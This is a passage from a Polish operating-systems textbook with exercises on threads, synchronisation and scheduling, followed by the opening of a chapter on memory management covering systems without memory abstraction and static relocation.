9. Założmy, że próbujesz pobrać z internetu duży plik o rozmiarze 2 GB. Plik jest dostępny z kilku serwerów lustrzanych, z których każdy może dostarczyć podzbior bajtów pliku. Zakładamy, że w określonym żądaniu są określone początkowe i końcowe bajty pliku. Wyjaśnij, w jaki sposób można wykorzystać wątki do poprawy czasu pobierania.
10. W tekście rozdziału powiedziano, że model z rysunku 2.7(a) nie był odpowiedni dla serwera plików wykorzystującego cache w pamięci. Dlaczego nie? Czy każdy proces mógłby mieć własną pamięć cache?
11. Jeśli nastąpi rozwidlenie wielowątkowego procesu, problem występuje w przypadku, gdy proces-dziecko otrzyma kopię wszystkich wątków procesu-rodzica. Założmy, że jeden z wyjściowych wątków oczekiwali na dane wejściowe z klawiatury. Teraz na dane z klawiatury czekają dwa wątki — po jednym w każdym procesie. Czy ten problem kiedykolwiek występuje w przypadku procesów jednowątkowych?

12. Na rysunku 2.6 pokazano serwer WWW z obsługą wielu wątków. Jeśli jedynym sposobem czytania z pliku jest normalne blokujące wywołanie systemowe read, to jak sądzisz, czy dla serwera WWW są wykorzystywane wątki zarządzane na poziomie użytkownika, czy na poziomie jądra? Dlaczego?
13. W tekście rozdziału opisaliśmy wielowątkowy serwer WWW i pokazaliśmy, dlaczego jest on lepszy od jednowątkowego serwera oraz serwera działającego na zasadzie automatu o skończonej liczbie stanów. Czy istnieją jakieś okoliczności, w których jednowątkowy serwer może być lepszy? Podaj przykład.
14. W tabeli 2.4 zbiór rejestrów wyszczególniono jako komponent wątku, a nie procesu. Dlaczego? W końcu maszyna ma tylko jeden zbiór rejestrów.
15. Dlaczego wątek miałby kiedykolwiek dobrowolnie oddać procesor za pomocą wywołania `thread_yield`? Przecież skoro nie ma okresowych przerwań zegara, to może się zdarzyć, że nigdy nie odzyska procesora.
16. Czy wątek może być wywłaszczyony za pomocą przerwania zegara? Jeśli tak, to w jakich okolicznościach? Jeśli nie, to dlaczego?
17. Twoim zadaniem jest porównanie operacji czytania z pliku z wykorzystaniem jednowątkowego serwera plików oraz serwera wielowątkowego. Pobranie żądania pracy, przydzielenie go i wykonanie reszty obliczeń, przy założeniu, że potrzebne dane znajdują się w bloku pamięci cache, zajmuje 15 ms. Jeśli jest potrzebna operacja dyskowa, co zdarza się w jednej trzeciej przypadków, potrzeba kolejnych 75 ms, w ciągu których wątek jest uśpiony. Ile żądań na sekundę może obsługiwać serwer, jeśli jest jednowątkowy? A ile, jeśli jest wielowątkowy?
18. Jaka jest największa zaleta implementacji wątków w przestrzeni użytkownika? A jaka jest największa wada tego sposobu implementacji?
19. W kodzie na listingu 2.2 operacje tworzenia wątków i wyświetlania komunikatów przez wątki losowo przeplatają się. Czy istnieje sposób wymuszenia następującej sekwencji operacji: utworzenie wątku 1, wątek 1 wyświetla komunikat, wątek 1 kończy działanie, utworzenie wątku 2, wątek 2 wyświetla komunikat, wątek 2 kończy działanie itd.? Jeśli tak, to jak to można zrobić? Jeśli nie, to dlaczego?
20. Podczas omawiania zmiennych globalnych w wątkach użyliśmy procedury `create_global` w celu zaalokowania pamięci na wskaźnik do zmiennej zamiast do samej zmiennej. Czy ma to istotne znaczenie, czy też procedury mogą równie dobrze działać na samych wartościach?
21. Rozważmy system, w którym wątki są implementowane w całości w przestrzeni użytkownika, gdzie środowisko wykonawcze obsługuje przerwanie zegara co sekundę. Przypuśćmy, że przerwanie zegarowe występuje w momencie, kiedy w środowisku wykonawczym działa jakiś inny wątek. Jaki problem może się zdarzyć? Czy możesz zaproponować sposób jego rozwiązania?
22. Przypuśćmy, że w systemie operacyjnym nie ma czegoś takiego, jak wywołanie systemowe `select`, które może sprawdzić, czy odczyt z pliku, potoku lub urządzenia jest bezpieczny, ale istnieje możliwość ustawiania zegarów alarmowych, które przerywają zablokowane wywołania systemowe. Czy w takich warunkach istnieje możliwość zaimplementowania pakietu obsługi wątków w przestrzeni użytkownika? Uzasadnij.

23. Czy rozwiązańe z aktywnym oczekiwaniem, w którym wykorzystano zmienną `turn` (listing 2.3), będzie działać, jeśli dwa procesy działają w systemie wieloprocesorowym ze współdzieloną pamięcią — tzn. gdy dwa procesory współdzielą pamięć?
24. Czy rozwiązańe problemu wzajemnego wykluczania Petersona, które pokazano na listingu 2.4, działa w przypadku wykorzystania szeregowania procesów z wywłaszczeniem? A co w przypadku zastosowania szeregowania bez wywłaszczenia?
25. Czy problem inwersji priorytetów omówiony w punkcie 2.3.4 może się zdarzyć w przypadku wątków zarządzanych na poziomie użytkownika? Dlaczego tak lub dlaczego nie?
26. W punkcie 2.3.4 opisano sytuację z procesem o wysokim priorytecie H oraz niskim priorytecie L . Doprowadziło to do tego, że proces H wykonywał się w pętli nieskończonej. Czy taki sam problem występuje wtedy, gdy zamiast szeregowania w oparciu o priorytety jest wykorzystywane szeregowanie cykliczne? Uzasadnij.
27. Czy w systemie z wątkami zarządzanymi na poziomie użytkownika występuje jeden stos na wątek, czy jeden stos na proces? A jak wygląda sytuacja, jeśli wątki są zarządzane na poziomie jądra? Wyjaśnij.
28. Kiedy projektuje się komputer, zazwyczaj najpierw przeprowadza się jego symulację za pomocą programu działającego po jednej instrukcji na raz. Nawet systemy wieloprocesorowe są symulowane w ten sposób, ściśle sekwencyjnie. Czy istnieje możliwość wystąpienia sytuacji wyścigu, jeśli nie ma jednocześnie zdarzeń, tak jak to ma miejsce w tym przypadku?
29. Problem producent-konsument może być rozszerzony do systemu z wieloma producentami i konsumentami, które zapisują (lub odczytują) do (z) wspólnego bufora. Założmy, że każdy producent i konsument działa we własnym wątku. Czy rozwiązańe przedstawione na listingu 2.8 z wykorzystaniem semaforów sprawdzi się w tym systemie?
30. Rozważmy następujące rozwiązańe problemu wzajemnego wykluczania z udziałem dwóch procesów P_0 i P_1 . Założymy, że zmienna `turn` jest inicjowana wartością 1. Kod procesu P_0 zamieszczono poniżej.

```
/* inny kod */

while (turn != 0) { } /* Nic nie rób i czekaj.*/
Sekcja krytyczna /* . . . */
turn = 0;

/* inny kod */
```

W procesie P_1 w powyższym kodzie należy zastąpić 0 wartością 1. Ustal, czy rozwiązańe spełnia wszystkie wymagane warunki do prawidłowego rozwiązań problema wzajemnego wykluczania.

31. W jaki sposób można zaimplementować semafory w systemie operacyjnym, który może wyłączyć przerwania?
32. Pokaż sposób implementacji semaforów zliczających (tzn. semaforów zdolnych do przechowywania dowolnych wartości) z wykorzystaniem semaforów binarnych oraz standardowych instrukcji maszynowych.
33. Jeśli w systemie działają tylko dwa procesy, to czy jest sens, aby wykorzystywać barierę do ich synchronizacji? Dlaczego tak lub dlaczego nie?

34. Czy dwa wątki w tym samym procesie można zsynchronizować z wykorzystaniem semafora w jądrze, jeśli wątki są zarządzane na poziomie jądra? A co w przypadku zaimplementowania ich w przestrzeni użytkownika? Założmy, że żaden wątek należący do innego procesu nie ma dostępu do semafora. Uzasadnij swoje odpowiedzi.

35. W synchronizacji w obrębie monitorów wykorzystuje się zmienne warunkowe oraz dwie specjalne operacje: `wait` i `signal`. W synchronizacji w bardziej ogólnej postaci powinien występować pojedynczy prymityw, `waituntil`, do którego byłby przekazywany parametr w postaci dowolnego predykatu typu Boolean. Można by zatem użyć następującej operacji:

```
waituntil x < 0 or y + z < n
```

Prymityw `signal` przestałby być potrzebny. Ten mechanizm jest znacznie bardziej ogólny od mechanizmu Hoare'a lub Brincha Hansena, ale nie jest wykorzystywany. Dlaczego nie? *Wskazówka:* pomyśl o implementacji.

36. W restauracji fast food zatrudniono pracowników czterech typów: (1) zbieraczy zamówień, którzy przyjmują zamówienia od klientów; (2) kucharzy, którzy przygotowują jedzenie; (3) specjalistów od pakowania, którzy pakują jedzenie w torebki oraz (4) kasjerów, którzy wręczają torebki klientom i biorą od nich pieniądze. Każdego pracownika można uznać za proces sekwencyjny komunikujący się z innymi procesami. Jaką formę komunikacji międzyprocesowej wykorzystują procesy? Porównaj ten model do procesów w Uniksie.

37. Przypuśćmy, że mamy system przekazywania wiadomości korzystający ze skrzynek pocztowych. Podczas wysyłania wiadomości do pełnej skrzynki pocztowej lub przy próbie odbierania wiadomości z pustej skrzynki pocztowej proces się nie blokuje. Zamiast tego otrzymuje kod błędu. Proces odpowiada na błąd poprzez wielokrotne ponawianie próby — tak długo, aż się powiedzie. Czy taki schemat prowadzi do sytuacji wyścigu?

38. Komputery CDC 6600 mogą obsługiwać jednocześnie do 10 procesów wejścia-wyjścia z wykorzystaniem interesującej formy szeregowania cyklicznego, zwanej *współdzieleniem procesora*. Po każdej instrukcji wystąpiło przełączenie procesów, zatem instrukcja 1 pochodziła z procesu 1, instrukcja 2 pochodziła z procesu 2 itp. Przełączanie procesów było realizowane za pomocą specjalnego sprzętu, a koszt obliczeniowy tej operacji był zerowy. Jeśli w warunkach braku rywalizacji wykonanie procesu wymagało T sekund, to ile czasu wymagałoby, gdyby wykorzystano współdzielenie procesora z n procesami?

39. Rozważmy następujący fragment kodu w języku C:

```
void main( ) {
    fork( );
    fork( );
    exit();
}
```

Ile procesów potomnych zostanie stworzonych w wyniku uruchomienia tego programu?

40. Cykliczne programy szeregujące zwykle utrzymują listę wszystkich procesów zdolnych do uruchomienia, przy czym każdy proces występuje na liście tylko raz. Co by się stało, gdyby proces występował na liście dwukrotnie? Czy potrafisz wskazać jakiekolwiek powody, aby na to pozwolić?

41. Czy na podstawie analizy kodu źródłowego można stwierdzić, czy proces jest zorientowany na procesor, czy na operacje wejścia-wyjścia? W jaki sposób można to sprawdzić na etapie działania programu?
42. Wyjaśnij, jaki wpływ mają na siebie wartość kwantu czasu i czas przełączania kontekstu w cyklicznym algorytmie szeregowania.
43. Pomiary wykonane w pewnym systemie pokazały, że przecienny proces działa przez czas T , a następnie blokuje się na operacji wejścia-wyjścia. Przełączenie procesu wymaga czasu S , który jest tracony (koszty obliczeniowe). Dla szeregowania cyklicznego o kwancie Q podaj wzór na wydajność procesora dla każdej z poniższych sytuacji:
- $Q =$
 - $Q > T$
 - $S < Q < T$
 - $Q = S$
 - Q jest bliskie 0.
44. Na uruchomienie oczekuje pięć zadań. Ich spodziewane czasy działania wynoszą 9, 6, 3, 5 i X . W jakiej kolejności powinny one działać, aby zminimalizować średni czas odpowiedzi (odpowiedź zależy od X)?
45. Pięć zadań wsadowych od A do E wpłynęło do ośrodka obliczeniowego niemal w tym samym czasie. Szacowany czas ich działania wynosi odpowiednio 10, 6, 2, 4 i 8 min. Ich priorytety (określone zewnętrznie) wynoszą odpowiednio 3, 5, 2, 1 i 4, przy czym 5 oznacza najwyższy priorytet. Dla każdego z poniższych algorytmów szeregowania określ średni czas przełączania cyklu procesu. Zignoruj koszty obliczeniowe związane z przełączaniem procesów.
- Szeregowanie cykliczne.
 - Szeregowanie bazujące na priorytetach.
 - Pierwszy zgłoszony — pierwszy obsłużony (uruchamianie w porządku 10, 6, 2, 4, 8).
 - Najpierw najkrótsze zadanie.
- Dla przypadku (a) załącz, że system jest wieloprogramowy oraz że każde zadanie otrzymuje sprawiedliwy przydział procesora. Dla przypadków od (b) do (d) załącz, że w określonym czasie działa tylko jedno zadanie do momentu, aż się zakończy. Wszystkie zadania są całkowicie zorientowane na obliczenia.
46. Proces działający w systemie CTSS wymaga do realizacji 30 kwantów. Ile razy będzie musiał być wymieniany pomiędzy dyskiem a pamięcią, jeśli uwzględnić pierwszą wymianę (jeszcze przed uruchomieniem)?
47. Rozważmy system czasu rzeczywistego z dwoma połączeniami głosowymi co 5 ms każde z czasem procesora na połączenie wynoszącym 1 ms i jednym strumieniem wideo co 33 ms z czasem procesora na wywołanie wynoszącym 11 ms. Czy ten system jest szeregowalny?
48. Czy w systemie opisany powyżej można dodać kolejny strumień wideo, jeśli system nadal ma być szeregowalny?
49. Do przewidywania czasów działania procesów wykorzystywany jest algorytm starzenia z $\alpha = \frac{1}{2}$. Czasy poprzednich czterech uruchomień — od najstarszego do najbliższego — to odpowiednio 40, 20, 40 i 15 ms. Jaka jest prognoza następnego czasu uruchomienia?

50. W miękkim systemie czasu rzeczywistego występują cztery okresowe zdarzenia o okresach 50, 100, 200 i 250 ms każdy. Przypuśćmy, że cztery zdarzenia wymagają odpowiednio 35, 20, 10 i x ms czasu procesora. Jaka jest największa wartość x dla systemu szeregowalnego?
51. Założymy, że do rozwiązania problemu pięciu filozofów zastosowano następującą procedurę: filozof oznaczony parzystym numerem zawsze podnosi widelec z lewej strony przed podniesieniem tego z prawej, natomiast filozof oznaczony nieparzystym numerem zawsze podnosi widelec z prawej strony przed podniesieniem tego z lewej. Czy ta procedura gwarantuje działanie bez zakleszczeń?
52. W miękkim systemie czasu rzeczywistego występują cztery okresowe zdarzenia o okresach 50, 100, 200 i 250 ms każdy. Przypuśćmy, że cztery zdarzenia wymagają odpowiednio 35, 20, 10 i x ms czasu procesora. Jaka jest największa wartość x dla systemu szeregowalnego?
53. Rozważ system, w którym pożądane jest oddzielenie strategii od mechanizmu szeregowania wątków zarządzanych na poziomie jądra. Zaproponuj sposoby osiągnięcia tego celu.
54. Dlaczego w rozwiązaniu problemu pięciu filozofów (listing 2.16) zmenną state w procedurze `take_forks` ustawiono na wartość HUNGRY?
55. Przeanalizuj procedurę `put_forks` z listingu 2.16. Przypuśćmy, że zmenną state[i] ustalono na THINKING po dwóch wywołaniach funkcji `test`, a nie `przed`. W jaki sposób ta zmiana wpłynie na rozwiązanie?
56. Problem czytelników i pisarzy można sformułować na kilka sposobów w zależności od tego, kiedy powinny się uruchomić poszczególne kategorie procesów. Uważnie opisz trzy różne odmiany problemu dla przypadków faworyzowania poszczególnych kategorii procesów. Dla każdej odmiany określ, co się stanie, kiedy czytelnik lub pisarz osiągnie gotowość dostępu do bazy danych, a co się stanie, kiedy proces zakończy korzystanie z bazy danych.
57. Napisz skrypt powłoki, który generuje plik sekwencyjnych liczb poprzez odczytanie ostatniej liczby w pliku, dodanie do niej jedynki, a następnie dołączenie jej do pliku. Uruchom jeden egzemplarz skryptu w tle i jeden na pierwszym planie, tak aby każdy z nich korzystał z tego samego pliku. Ile czasu upłynie, zanim da o sobie znać sytuacja wyścigu? Co jest regionem krytycznym? Zmodyfikuj skrypt w taki sposób, aby zapobiec wyścigowi. (*Wskazówka:* skorzystaj z polecenia

```
ln file file.lock
```

w celu zablokowania pliku danych).

58. Przypuśćmy, że mamy do czynienia z systemem operacyjnym, który udostępnia semafory. Zaimplementuj system komunikatów. Napisz procedury wysyłania i odbierania komunikatów.
59. Rozwiąż problem pięciu filozofów z wykorzystaniem monitorów zamiast semaforów.
60. Przypuśćmy, że władze uniwersytetu chcą pokazać polityczną poprawność i zastosować doktrynę instytucji U.S. Supreme Court (*separate but equal is inherently unequal* — oddzielnie, choć tak samo, to i tak nie jest równość). Chcą ją zastosować zarówno dla płci, jak i dla ras i zlikwidować ugruntowaną praktykę oddzielnych łazienek dla poszczególnych płci w kampusie. Jednak w celu uszanowania tradycji postanowiono zastosować odstęp-

stwo od zasady polegające na tym, że jeśli w łazience jest kobieta, to mogą do niej wejść inne kobiety, ale nie mogą wchodzić mężczyźni, i na odwrót. Znak na drzwiach łazienki wskazuje, w jakim spośród trzech możliwych stanów się ona znajduje:

- Wolna.
- Zajęta przez kobiety.
- Zajęta przez mężczyzn.

W dowolnie wybranym języku programowania napisz następujące procedury: `kobieta_chce_wejsc, mezczyzna_chce_wejsc, kobieta_wychodzi, meczczyna_wychodzi`. Możesz wykorzystać dowolne liczniki i techniki synchronizacji.

61. Przepisz program z listingu 2.3 w taki sposób, aby obsługiwał więcej niż dwa procesy.
62. Napisz program rozwiążający problem producent-konsument. Program powinien wykorzystywać wątki i wspólny bufor. Do kontrolowania współdzielonych danych nie korzystaj z semaforów ani innych prymitywów synchronizacji. Po prostu pozwól wątkom na korzystanie z tych danych, jeśli tego zażąдают. Wykorzystaj operacje `sleep` i `wakeup` do obsługi warunków „pełny” i „pusty”. Zobacz, ile czasu upłynie, zanim wystąpi sytuacja wyścigu. Możesz np. polecić producentowi, by co jakiś czas wyświetlał liczbę. Nie wyświetl więcej niż jednej liczby co minutę, ponieważ operacje wejścia-wyjścia mogą wpływać na sytuację wyścigu.
63. Proces może być wprowadzony do kolejki cyklicznej więcej niż jeden raz w celu nadania mu wyższego priorytetu. Taki sam skutek może mieć uruchomienie wielu wystąpień programu, z których każde pracuje na innej części puli danych. Najpierw napisz program, który sprawdza, czy wartości z listy są liczbami pierwszymi. Następnie opracuj metodę, która umożliwia wielu instancjom programu na jednocześnie działanie w taki sposób, aby żadne dwa wystąpienia programu nie sprawdzały tej samej wartości. Czy równolegle uruchomienie wielu kopii programu pozwala na szybsze przetwarzanie listy? Zwróćmy uwagę, że wyniki będą zależały od tego, jakie inne operacje wykonuje komputer. W komputerze osobistym, na którym działa tylko jedno wystąpienie programu, nie należy spodziewać się poprawy, ale w systemie z innymi procesami w ten sposób powinno udać się uzyskać większy udział czasu procesora.
64. Celem tego ćwiczenia jest implementacja wielowątkowego rozwiązania sprawdzania, czy podana wartość jest liczbą idealną. N jest liczbą idealną, jeśli suma wszystkich jej dzielników, z wyłączeniem jej samej, wynosi N . Przykładami takich liczb są 6 i 28. Dane wejściowe to liczba N . Algorytm zwraca `true`, jeśli liczba jest idealna i `false` w przeciwnym razie. Główny program będzie czytać liczby N i P z wiersza polecen. Główny proces utworzy zbiór P wątków. Liczby o wartościach od 1 do N zostaną podzielone między te wątki w taki sposób, aby żadne dwa wątki nie przetwarzaly tej samej liczby. Dla każdego numeru z tego zbioru wątek sprawdzi, czy liczba jest dzielnikiem N . Jeśli tak jest, doda tę liczbę do wspólnego bufora, w którym są przechowywane dzielniki N . Proces nadzorzący będzie czekać, aż wszystkie wątki zakończą działanie. Do rozwiązania zadania zastosuj odpowiedni prymityw synchronizacji. Proces macierzysty określi, czy liczba jest idealna, tzn. czy N jest sumą wszystkich jej podzielników, a następnie wyświetli odpowiedni komunikat. (Uwaga: Aby przyspieszyć obliczenia, można ograniczyć zakres przeszukiwanych liczb: od 1 do pierwiastka kwadratowego z N).

65. Napisz program zliczającyczęstość słów w pliku tekstowym. Plik tekstowy jest podzielony na N segmentów. Każdy segment jest przetwarzany przez oddzielny wątek, który zwraca pośrednie wartości liczby częstości dla segmentu. Główny proces czeka na zakończenie wszystkich wątków. Następnie oblicza łącznączęstość danego słowa na podstawie wyników poszczególnych wątków.

3

ZARZĄDZANIE PAMIĘCIĄ

Pamięć główna (*RAM — Random Access Memory*) jest bardzo ważnym zasobem, którym trzeba uważnie zarządzać. Chociaż obecnie przeciętny komputer domowy ma 10 tysięcy razy więcej pamięci od IBM 7094 — największego komputera na świecie w początkach lat sześćdziesiątych — programy rozrastają się znacznie szybciej od pamięci. Sparafrazujmy tu prawo Parkinsona: „Programy rozszerzają się, wypełniając pamięć dostępną do ich przechowywania”. W niniejszym rozdziale opiszymy, w jaki sposób systemy operacyjne tworzą abstrakcje związane z pamięcią oraz jak nimi zarządzają.

Marzeniem każdego programisty jest prywatna, nieskończona rozbudowana i nieskończona szybka pamięć, która dodatkowo jest nieulotna — tzn. nie traci zawartości w przypadku odłączenia energii elektrycznej. Skoro już jesteśmy przy pamięci — dlaczego by nie zadbać dodatkowo i o to, aby była ona tania? Niestety, współczesna technika nie pozwala na produkcję takich pamięci. Być może Czytelnikowi uda się znaleźć sposób ich wytwarzania.

Jaka jest druga możliwość? Przez lata opracowywano koncepcję *hierarchii pamięci*. Zgodnie z nią komputery są wyposażone w kilka megabajtów bardzo szybkiej i drogiej ulotnej pamięci podrzecznej, kilka gigabajtów średnio szybkiej i średnio drogiej ulotnej pamięci głównej oraz kilka terabajtów wolnej, taniej, nieulotnej pamięci dyskowej lub SSD. Dodatkowo są jeszcze nośniki wymienne, takie jak płyty DVD i pamięci pendrive podłączane przez USB. Zadaniem systemu operacyjnego jest przekształcenie tej abstrakcji w użytkownika model, a następnie zarządzanie nią.

Komponent systemu operacyjnego, który zarządza (częścią) hierarchią pamięci, nazywa się *menedżerem pamięci*. Jego zadaniem jest wydajne zarządzanie pamięcią: śledzenie, jakie części pamięci są wykorzystywane, przydzielanie pamięci procesom, jeśli tego potrzebują, i zwalnianie pamięci, kiedy przestanie być potrzebna.

W niniejszym rozdziale przeanalizujemy kilka różnych mechanizmów zarządzania pamięcią — począwszy od bardzo prostych, skończywszy na bardzo zaawansowanych. Ponieważ zarządzanie najniższym poziomem pamięci podrzecznej jest standardowo wykonywane przez sprzęt, w tym rozdziale skoncentrujemy się na modelu programistycznym pamięci głównej oraz skutecznych

sposobach jej zarządzania. Abstrakcje dotyczące pamięci trwałej — dysku — a także zagadnień związanych z zarządzaniem nim będą przedmiotem następnego rozdziału. Rozpoczniemy od początku. Najpierw przeanalizujemy najprostsze możliwe mechanizmy, a następnie będziemy stopniowo przechodzić do coraz bardziej złożonych.

3.1. BRAK ABSTRAKCJI PAMIĘCI


Najprostszą abstrakcją dotyczącą pamięci jest całkowity brak abstrakcji. W pierwszych komputerach mainframe (przed 1960 rokiem), pierwszych minikomputerach (przed rokiem 1970) oraz pierwszych komputerach osobistych (przed 1980 rokiem) nie było abstrakcji pamięci. Każdy program widział pamięć fizyczną. Kiedy program wykonywał instrukcję postaci:

```
MOV REGISTER1,1000
```

to komputer przenosił zawartość pamięci z lokalizacji o adresie 1000 do rejestru REGISTER1. Tak więc model pamięci udostępniany programiście przedstawiał pamięć fizyczną — zbiór adresów od 0 do pewnego maksimum, gdzie każdy adres odpowiadał komórce zawierającej pewną liczbę bitów, zazwyczaj osiem.

W tych okolicznościach nie było możliwe, aby w tym samym czasie działały w pamięci dwa programy. Jeśli pierwszy program zapisał nową wartość, np. pod adres 2000, powodowało to usunięcie wartości zapisanej tam przez drugi z programów. Żaden z programów nie mógł działać i obydwa prawie natychmiast się zawieszaly.

Nawet gdy modelem pamięci jest pamięć fizyczna, możliwych okazuje się kilka opcji. Na rysunku 3.1 pokazano trzy warianty. System operacyjny może być umieszczony w dolnych adresach pamięci RAM — tak jak na rysunku 3.1(a) — lub może być zapisany w górnych adresach pamięci ROM (*Read-Only Memory*) — tak jak na rysunku 3.1(b). Może być również tak, że w górnych adresach pamięci ROM będą sterowniki urządzeń, a pozostała część systemu będzie się znajdowała w pamięci RAM, poniżej — tak jak na rysunku 3.1(c). Pierwszy model był wcześniej używany w komputerach mainframe i minikomputerach, ale obecnie rzadko się go stosuje. Drugi model jest używany w niektórych komputerach podręcznych (ang. *handheld*) oraz systemach wbudowanych. Trzeci model był używany w pierwszych komputerach osobistych (np. działających pod kontrolą MS-DOS). W maszynach tych część systemu znajdująca się w pamięci ROM określana jest jako *BIOS* (*Basic Input Output System*). Wadą modeli (a) i (c) jest to, że błąd w programie użytkownika może spowodować uszkodzenie systemu operacyjnego, co potencjalnie może mieć katastrofalne skutki (np. uszkodzenie dysku).



Rysunek 3.1. Trzy proste sposoby organizacji pamięci z systemem operacyjnym i jednym procesorem użytkownika. Istnieją także inne możliwości

Jeśli system jest zorganizowany w taki sposób, to ogólnie rzecz biorąc, może działać tylko jeden proces na raz. Kiedy użytkownik wpisze polecenie, system operacyjny kopiuje żądaną program z dysku do pamięci i go uruchamia. Gdy proces zakończy działanie, system operacyjny wyświetla symbol zachęty i oczekuje na nowe polecenie. Kiedy otrzyma polecenie, ładuje do pamięci nowy program, nadpisując starą zawartość pamięci.

Jednym ze sposobów zastosowania mechanizmów współbieżności w systemie bez abstrakcji pamięci jest programowanie z wieloma wątkami. Ponieważ wszystkie wątki w procesie powinny widzieć ten sam obraz pamięci, fakt, że są do tego zmuszone, nie stanowi problemu. Choć ten pomysł się sprawdza, ma ograniczone zastosowanie, ponieważ często występuje potrzeba jednoczesnego działania programów *nieszwiązanych* ze sobą — czegoś, czego abstrakcja wątków nie zapewnia. Ponadto każdy system, który jest na tyle prymitywny, że nie zapewnia abstrakcji pamięci, raczej nie zapewnia również abstrakcji wątków.

Uruchamianie wielu programów w systemach bez abstrakcji pamięci


Tymczasem nawet bez abstrakcji pamięci istnieje możliwość jednoczesnego uruchamiania wielu programów. System operacyjny ma za zadanie zapisanie całej zawartości pamięci na plik dyskowy, a następnie załadowanie i uruchomienie następnego programu. Tak długo, jak w pamięci jest tylko jeden program, nie ma żadnych konfliktów. Pojęcie wymiany pamięci (ang. *swapping*) zostanie opisane poniżej.

Dodanie specjalnego sprzętu pozwala na współbieżne uruchamianie wielu programów nawet bez mechanizmu wymiany pamięci. W pierwszych modelach komputerów IBM 360 problem ten rozwiązywano w następujący sposób: pamięć była podzielona na bloki o rozmiarze 2 kB. Do każdego z nich był przypisany 4-bitowy klucz zabezpieczający, przechowywany w specjalnych rejestrach wewnętrz procesora. Maszyna z pamięcią główną o rozmiarze 1 MB potrzebowała tylko 512 takich 4-bitowych rejestrów, co w sumie dawało 256 bajtów pamięci na przechowywanie kluczy. Rejestr PSW (*Program Status Word* — słowo stanu programu) również zawierał 4-bitowy klucz. Sprzęt komputerów IBM 360 przechwytywał każdą próbę dostępu działającego procesu do pamięci za pomocą kodu zabezpieczającego różnego od klucza PSW. Ponieważ tylko system operacyjny mógł zmodyfikować klucze zabezpieczające, procesy użytkownika były zabezpieczone przed przeszkladzaniem sobie nawzajem oraz systemowi operacyjnemu.

Niemniej jednak rozwiązanie to miało istotną wadę, którą przedstawiono na rysunku 3.2. Mamy tam dwa programy — każdy po 16 kB, co pokazano na rysunkach 3.2(a) i (b). Pierwszy z nich jest wyróżniony kolorem szarym, aby pokazać, że ma inny klucz pamięci niż drugi. Pierwszy program rozpoczyna działanie od skoku pod adres 24, gdzie znajduje się instrukcja MOV. Drugi program rozpoczyna działanie od skoku pod adres 28, gdzie znajduje się instrukcja CMP. Instrukcje, które nie mają znaczenia dla prezentowanego problemu, nie zostały pokazane. Jeśli te dwa programy zostaną załadowane do pamięci jeden po drugim, począwszy od adresu 0, będziemy mieć sytuację podobną do przedstawionej na rysunku 3.2(c). Dla potrzeb tego przykładu zakładamy, że system operacyjny znajduje się w pamięci o wysokich adresach, i dlatego nie został pokazany.

Po załadowaniu programów do pamięci można je uruchomić. Ponieważ mają one różne klucze pamięci, żaden z nich nie może zniszczyć drugiego. Problem ma jednak inną naturę. Kiedy pierwszy program rozpoczyna działanie, wykonuje instrukcję JMP 24, która — tak jak można oczekiwąć — powoduje skok do instrukcji programu. Ten program działa normalnie.

Kiedy jednak pierwszy program podziała przez jakiś czas, system operacyjny może zadecydować o uruchomieniu drugiego programu, załadowanego powyżej pierwszego — pod adresem



Rysunek 3.2. Ilustracja problemu relokacji. (a) Program o rozmiarze 16 kB; (b) inny program o rozmiarze 16 kB; (c) dwa programy załadowane kolejno do pamięci

16384. Pierwszą instrukcją tego programu jest `JMP 28`. To skok do instrukcji `ADD` w pierwszym programie, zamiast do instrukcji `CMP`. Najprawdopodobniej program zawiesi się grubo przed upływem sekundy.

Zasadniczym problemem w tym przypadku jest to, że obydwa programy odwołują się do bezwzględnych adresów pamięci fizycznej. Taka sytuacja jest zupełnie niepożądana. Chcielibyśmy, aby każdy program odwoływał się do prywatnego zbioru adresów — lokalnego dla każdego z nich. Sposób osiągnięcia takiego stanu omówimy wkrótce. W komputerze IBM 360 problem rozwiązano w ten sposób, że drugi z programów był modyfikowany „w locie” podczas ładowania do pamięci, z wykorzystaniem techniki znanej jako *staticzna relokacja*. Mechanizm ten działał następująco: kiedy program był ładowany pod adresem 16384, podczas procesu ładowania do każdego adresu programu była dodawana stała 16384 (zatem instrukcja `JMP 28` była przekształcana na `JMP 16412` itd.). Choć ten mechanizm działa prawidłowo, nie jest to rozwiązanie zbyt ogólne, a poza tym posiada wadę polegającą na spowolnieniu procesu ładowania. Co więcej, wymaga dodatkowych informacji we wszystkich programach wykonywalnych po to, aby wskazać, jakie słowa zawierają adresy (podlegające relokacji), a które nie. Trzeba pamiętać o tym, że liczba „28” z rysunku 3.2(b) podlega relokacji, ale dla instrukcji

`MOV REGISTER1,28`

która umieszcza liczbę 28 w rejestrze REGISTER1, nie wolno jej wykonać. Program ładujący potrzebuje sposobu poinformowania go, co jest adresem, a co stałą.

